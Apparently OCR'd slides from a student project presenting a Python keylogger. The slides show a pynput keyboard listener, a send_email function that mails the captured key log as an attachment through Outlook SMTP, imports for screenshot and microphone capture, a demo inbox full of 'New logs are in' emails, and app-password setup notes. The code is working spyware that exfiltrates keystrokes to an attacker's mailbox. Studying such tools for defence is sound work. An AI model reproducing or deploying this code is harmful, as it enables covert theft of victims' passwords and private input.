
```
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Email Function




```
1 usage
def send_email(filename, attachment, toaddr):
    fromaddr = email_address
    msg = MIMEMultipart()
    msg["From"] = fromaddr
    msg["To"] = toaddr
    msg["Subject"] = "Log File"
    body = "New logs are in"
    msg.attach(MIMEText(body, _subtype: 'plain'))
    filename = filename
    attachment = open(attachment, 'rb')
```

Email Function



```
    p = MIMEBase( _maintype: "application",  _subtype: "text")

    p.set_payload((attachment).read())

    encoders.encode_base64(p)

    p.add_header( _name: "Content-Disposition",  _value: 'attachment', filename=filename)

    msg.attach(p)

    s = smtplib.SMTP( host: "smtp-mail.outlook.com",  port: 587)

    s.starttls()

    s.login(fromaddr, password)

    text = msg.as_string()

    s.sendmail(fromaddr, toaddr, text)

    s.quit()

send_email(keys_information, file_path + extend + keys_information, toaddr)
```

Demo



MARFCYBER@outlook.com
Log File
New logs are in
1:38 AM

MARFCYBER@outlook.com
Log File
New logs are in
1:38 AM

MARFCYBER@outlook.com
Log File
New logs are in
1:37 AM

MARFCYBER@outlook.com
Log File
New logs are in
1:36 AM

MARFCYBER@outlook.com
Log File
New logs are in
1:35 AM

MARFCYBER@outlook.com
1:31 AM


outlook.com
1:30 AM

```
# Libraries
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import pyautogui

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice
```

```
File "/Library/Frameworks/Python.framework/Versions/3.12/lib/python3
  self._wait_for_tstate_lock()
File "/Library/Frameworks/Python.framework/Versions/3.12/lib/python3
  if lock.acquire(block, timeout):
     ^^^^^^^^^^^^^^^^^^^^^^^^^^^
KeyboardInterrupt

Process finished with exit code 130 (interrupted by signal 2: SIGINT)
```

Bug Fixes

Third Party App Access




Use this app password to sign in

Enter the app password below in the password field of the app or device
these steps.

